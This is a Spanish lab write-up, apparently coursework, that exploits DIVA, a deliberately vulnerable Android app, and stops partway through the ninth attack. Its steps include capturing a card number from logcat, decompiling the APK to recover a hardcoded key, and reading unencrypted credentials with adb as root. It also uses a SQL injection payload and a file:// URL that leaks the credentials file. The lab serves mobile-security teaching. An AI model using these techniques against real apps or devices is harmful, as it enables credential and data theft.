




PUESTA EN PRODUCCIÓN
SEGURA



TEMA 4 DIVA



Carles Ochoa



Índice

Introducción.....	3
ATAQUE 1: INSECURE LOGGING.....	3
ATAQUE 2: HARDCODING ISSUES – PART 1.....	4
ATAQUE 3: INSECURE DATA STORAGE PART 1.....	6
ATAQUE 4: INSECURE DATA STORAGE – PART 2.....	7
ATAQUE 5: INSECURE DATA STORAGE – PART 3.....	9
ATAQUE 6: INSECURE DATA STORAGE – PART 4.....	10
ATAQUE 7: INPUT VALIDATION ISSUE – PART 1 (SQL INJECTION).....	11
ATAQUE 8: INPUT VALIDATION ISSUE – PART 2 (XSS LOCAL / FILE LEAK).....	12
ATAQUE 9: ACCESS CONTROL ISSUES – PART 1.....	13
ATAQUE 10: ACCESS CONTROL ISSUES – PART 2.....	15

Introducción

En esta práctica vamos a analizar y explotar vulnerabilidades de seguridad reales en una aplicación Android llamada DIVA (Damn Insecure and Vulnerable App), diseñada específicamente para aprender pentesting móvil. Vamos a realizar ataques, usando herramientas como ADB, logcat, apktool y comandos de shell, para encontrar y explotar fallos comunes como:

- Registro inseguro de logs
- Credenciales hardcodeadas
- Almacenamiento inseguro de datos
- Inyecciones SQL
- Problemas de control de acceso


ATAQUE 1: INSECURE LOGGING

El objetivo es capturar información sensible expuesta en los logs del sistema.

El primer paso es acceder a la App DIVA, seleccionar la opción "Insecure Logging" y aparecerá una pantalla con un campo para introducir un número de tarjeta de crédito.

El segundo paso es abrir una terminal y ejecutar el comando `adb logcat | grep -i "diva-log"` para monitorear los logs con ADB.

Una vez realizados los anteriores pasos, escribiremos una tarjeta de crédito y observaremos como podemos ver el número de la tarjeta de la víctima desde los logs del sistema.



ATAQUE 2: HARDCODING ISSUES – PART 1

Objetivo: Encontrar credenciales o información sensible "hardcodeada" (incrustada directamente en el código) de la aplicación DIVA.

Dato: Usaremos Kali porque ya tiene herramientas preinstaladas (dex2jar, JD-GUI) para descompilar APKs y ver código Java fácilmente.

Herramientas a utilizar: Kali Linux, dex2jar (para convertir el APK a JAR), JD-GUI (interfaz gráfica para ver el código Java descompilado)

El proceso que tenemos que seguir es el siguiente:

1. Transferencia del APK

1. En la máquina con el emulador pasamos el archivo diva.apk mediante un servidor HTTP para que desde kali podamos descargar el apk

```
(carles@kalicarles)-[~/diva-android]
$ wget http://10.2.218.134:8080/diva.apk
--2026-02-06 16:53:38-- http://10.2.218.134:8080/diva.apk
Conectando con 10.2.218.134:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1502294 (1,4M) [application/vnd.android.package-archive]
Grabando a: «diva.apk.1»

diva.apk.1 100%[=====]
2026-02-06 16:53:38 (22,8 MB/s) - «diva.apk.1» guardado [1502294/1502294]
```

2. Conversión del APK a formato legible

1. El APK contiene código compilado (DEX). Lo convertimos a JAR para poder descompilarlo: `d2j-dex2jar diva.apk -o diva.jar`

```
(carles@kalicarles)-[~]
$ d2j-dex2jar diva.apk.1 -o diva.jar

dex2jar diva.apk.1 → diva.jar
```

3. Análisis del código con JD-GUI

1. Mediante el comando `jd-gui diva.jar` abiremos el archivo diva.jar

```
(carles@kalicarles)-[~]
$ jd-gui diva.jar
```

2. Y dentro en el panel de navegación buscamos la clase `HardcodeActivity` dentro del paquete `jakhar.aseem.diva`.
4. Localización de la clave hardcodeada


1. Dentro de HardcodeActivity.java encontraremos el siguiente código relevante:

```
public class HardcodeActivity extends AppCompatActivity {  
    public void access(View paramView) {  
        if (((EditText)findViewById(2131492987)).getText().toString().equals("vendorsecretkey")) {  
            Toast.makeText((Context)this, "Access granted! See you on the other side :)", 0).show();  
            return;  
        }  
    }  
}
```

Por lo tanto esto nos confirma que el código es vendorsecretkey

5. Verificación en la aplicación

1. Si abrimos la aplicación DIVA en el emulador y entramos en Hardcoding Issues – Part 1 para introducir la clave encontrada vendorsecretkey veremos que como resultado nos aparece un texto (**"Access granted! See you on the other side :)"**) confirmando que la clave era correcta y que la vulnerabilidad había sido explotada con éxito.



ATAQUE 3: INSECURE DATA STORAGE PART 1

En esta sección, DIVA guarda datos introducidos por el usuario (como nombres, correos, etc.) en un archivo XML sin cifrar, dentro del directorio privado de la aplicación.

Aunque ese directorio es privado, un atacante con acceso físico o root puede leerlo.

Objetivo: Acceder a archivos de la aplicación donde se guarda información sensible sin cifrar, usando el almacenamiento interno de Android.

Para leer el contenido de ese fichero debemos acceder al directorio de DIVA con ADB

adb shell

cd /data/data/jakhar.aseem.diva

```
root@generic:/ # cd data/da
dalvik-cache/    data/
d data/data/jakhar.aseem.diva/
root@generic:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
root@generic:/data/data/jakhar.aseem.diva #
```

Una vez dentro de este directorio, accederemos al directorio shared_prefs ya que aquí es donde está el archivo vulnerable.


```
root@generic:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
root@generic:/data/data/jakhar.aseem.diva # cd shared_prefs/
root@generic:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
root@generic:/data/data/jakhar.aseem.diva/shared_prefs #
```

Vemos que si que aparece el archivo .xml vulnerable. Por lo tanto si ejecutamos el comando cat sobre ese fichero veremos el contenido sensible. Que en este caso el contenido es carles ochoa.

```
File Edit View Search Terminal Help
rences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="user">carles</string>
  <string name="password">ochoa</string>
</map>
root@generic:/data/data/jakhar.aseem.diva/shared_prefs #
```

Para poder ver contenido en este fichero primeramente debemos generar datos en la app por lo tanto los pasos a seguir son:

1. Abrir DIVA en el emulador.
2. Ir a "Insecure Data Storage – Part 1".
3. Introduce algún dato (ej: usuario, email, número).
4. Guarda los datos en la app.



Como resultado hemos obtenido las credenciales almacenadas sin cifrado, accesibles con permisos de root.


ATAQUE 4: INSECURE DATA STORAGE – PART 2

En esta sección, DIVA guarda datos en una base de datos SQLite dentro de su directorio privado (/data/data/jakhar.aseem.diva/databases/).

Aunque la carpeta es privada, con acceso root se puede leer directamente.

Objetivo: Acceder a una base de datos SQLite donde DIVA guarda información sensible sin cifrar.

Para ello primero en la aplicación diva entramos a la sección de Insecure Data Storage – Part 2 y introducimos información.



Realizado este paso accederemos a la base de datos para leer el contenido que hemos escrito. Para ello ejecutamos el comando `cd /data/data/jakhar.aseem.diva/databases` para ver las bases de datos y la correcta es la que se llama `ids2`.

```
andro@l4b:~$ adb shell
root@generic:/ # cd /data/data/jakhar.aseem.diva/databases
root@generic:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db
divanotes.db-journal
ids2
ids2-journal
root@generic:/data/data/jakhar.aseem.diva/databases #
```

Para acceder a ella ejecutamos el comando `sqlite3 ids2` y una vez dentro ejecutamos el comando `.tables` para listar las tablas.

```
root@generic:/data/data/jakhar.aseem.diva/databases # sqlite3 ids2
SQLite version 3.7.11 2012-03-20 11:35:50
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
android_metadata  myuser
sqlite>
```

Y una vez identificada la tabla correcta, que en este caso es `myuser`, ejecutamos el comando `SELECT * FROM myuser;` y veremos el contenido que hemos escrito previamente en la app de DIVA.



```
sqlite> SELECT * FROM myuser;  
prueba carles|1234  
pruebacarles|asdsa  
sqlite> █
```

ATAQUE 5: INSECURE DATA STORAGE – PART 3

En esta sección, DIVA guarda datos sensibles en archivos temporales dentro del directorio de la aplicación o en almacenamiento público.

Los archivos temporales a menudo se olvidan, no se eliminan y pueden ser leídos por otras aplicaciones o usuarios con permisos básicos.

Para ello desde la aplicación DIVA accedemos a la sección de insecure data storage part 3 y introducimos información.



Hecho esto desde la terminal ejecutamos el comando `cd /data/data/jakhar.aseem.diva` ya que es donde se guardan los archivos temporales.

Si ejecutamos el comando `ls` veremos todos los tmp que se han creado.

```
root@generic:/ # cd /data/data/jakhar.aseem.diva
root@generic:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
uinfo-1817981684tmp
uinfo1013331539tmp
uinfo1071476572tmp
uinfo1260544411tmp
root@generic:/data/data/jakhar.aseem.diva # cat u
```

Si ejecutamos cat y el nombre del fichero temporal veremos el contenido escrito en DIVA

```
prueba3carles653d:21e34
root@generic:/data/data/jakhar.aseem.diva # cat uinfo-1817981684tmp
prueba3carles653d:21e34
root@generic:/data/data/jakhar.aseem.diva #
```


ATAQUE 6: INSECURE DATA STORAGE – PART 4

En Android, el almacenamiento externo (/storage/emulated/0/, /sdcard/) es accesible por cualquier aplicación con permiso READ_EXTERNAL_STORAGE.

Si DIVA guarda datos sensibles ahí, cualquier app maliciosa puede robarlos.

Objetivo: Acceder a archivos guardados por DIVA en el almacenamiento externo (como la tarjeta SD o almacenamiento público), donde cualquier aplicación puede leerlos.

Primero desde la app DIVA generamos información en la sección de Insecure Data Storage – Part 4



Y buscamos archivos recientes en almacenamiento externo. Para ello debemos ir hasta el directorio del almacenamiento externo con el comando `cd /storage/sdcard/` y dentro debemos ejecutar el comando `ls -a` porque dentro de este directorio los ficheros empiezan por punto y eso significa que es un archivo oculto.

```
root@generic:/storage/sdcard # ls -a
.uinfo.txt
Alarms
Android
DCIM
Download
LOST.DIR
Movies
Music
Notifications
Pictures
Podcasts
Ringtones
```

Observamos que hay un archivo txt llamando `.uinfo.txt` en el que si miramos su contenido observamos la información escrita de la app DIVA.

```
1|root@generic:/storage/sdcard # cat .uinfo.txt
carlesSD:rescg
root@generic:/storage/sdcard #
```

ATAQUE 7: INPUT VALIDATION ISSUE – PART 1 (SQL INJECTION)


En esta sección, DIVA tiene un campo de entrada donde se supone que introduces un "user ID" para buscar información.

Si la app no valida ni sanitiza la entrada, podemos inyectar código SQL y forzar a la base de datos a devolver todos los usuarios, contraseñas u otros datos.

Objetivo: Explotar una vulnerabilidad de SQL Injection en DIVA para extraer información sensible de la base de datos sin autorización.

Para ello en la app de DIVA abrimos la sección de Input Validation Issues – Part 1 y veremos un campo para introducir un user ID.

En ese campo introducimos la inyección `1' OR '1'='1'` – y veremos que la app nos muestra los usuarios junto a la contraseña y el número de la tarjeta de crédito.



ATAQUE 8: INPUT VALIDATION ISSUE – PART 2 (XSS LOCAL / FILE LEAK)

En esta sección, DIVA pide una URL para cargar contenido. Si no valida correctamente la entrada, podemos usar el protocolo `file://` para acceder a archivos locales del sistema, como:



- `/etc/passwd`
- `/data/data/jakhar.aseem.diva/shared_prefs/*.xml`
- Bases de datos, logs, etc.

Objetivo: Explotar una vulnerabilidad de Cross-Site Scripting (XSS) local o file disclosure en DIVA para leer archivos sensibles del sistema mediante el esquema `file://`.

Para realizar este ataque iremos a la sección de Input Validation Issues – Part 2 dentro de la app DIVA y veremos que aparece un campo para introducir una URL.

En ese campo introduciremos la ruta

file:///data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml y como resultado obtendremos los credenciales en texto plano.



ATAQUE 9: ACCESS CONTROL ISSUES – PART 1

En Android, los componentes (Actividades, Servicios, Content Providers) pueden ser exportados, lo que permite que otras aplicaciones los invoquen.

Si una actividad exportada contiene funcionalidad sensible (mostrar credenciales API, datos de usuario), cualquier app puede activarla sin permiso.

Para realizar este ataque debemos acceder a la sección Access Control Issues – Part 1 y veremos que hay un botón "View API Credentials" que, al pulsarlo, muestra credenciales dentro de la app.

El ataque consiste en acceder a esas credenciales sin tocar el botón, invocando la actividad desde fuera.

Para ello primero examinaremos el AndroidManifest.xml de DIVA. Ya lo tenemos descompilado en kali debido a un ataque anterior. Por lo tanto ejecutaremos el comando:

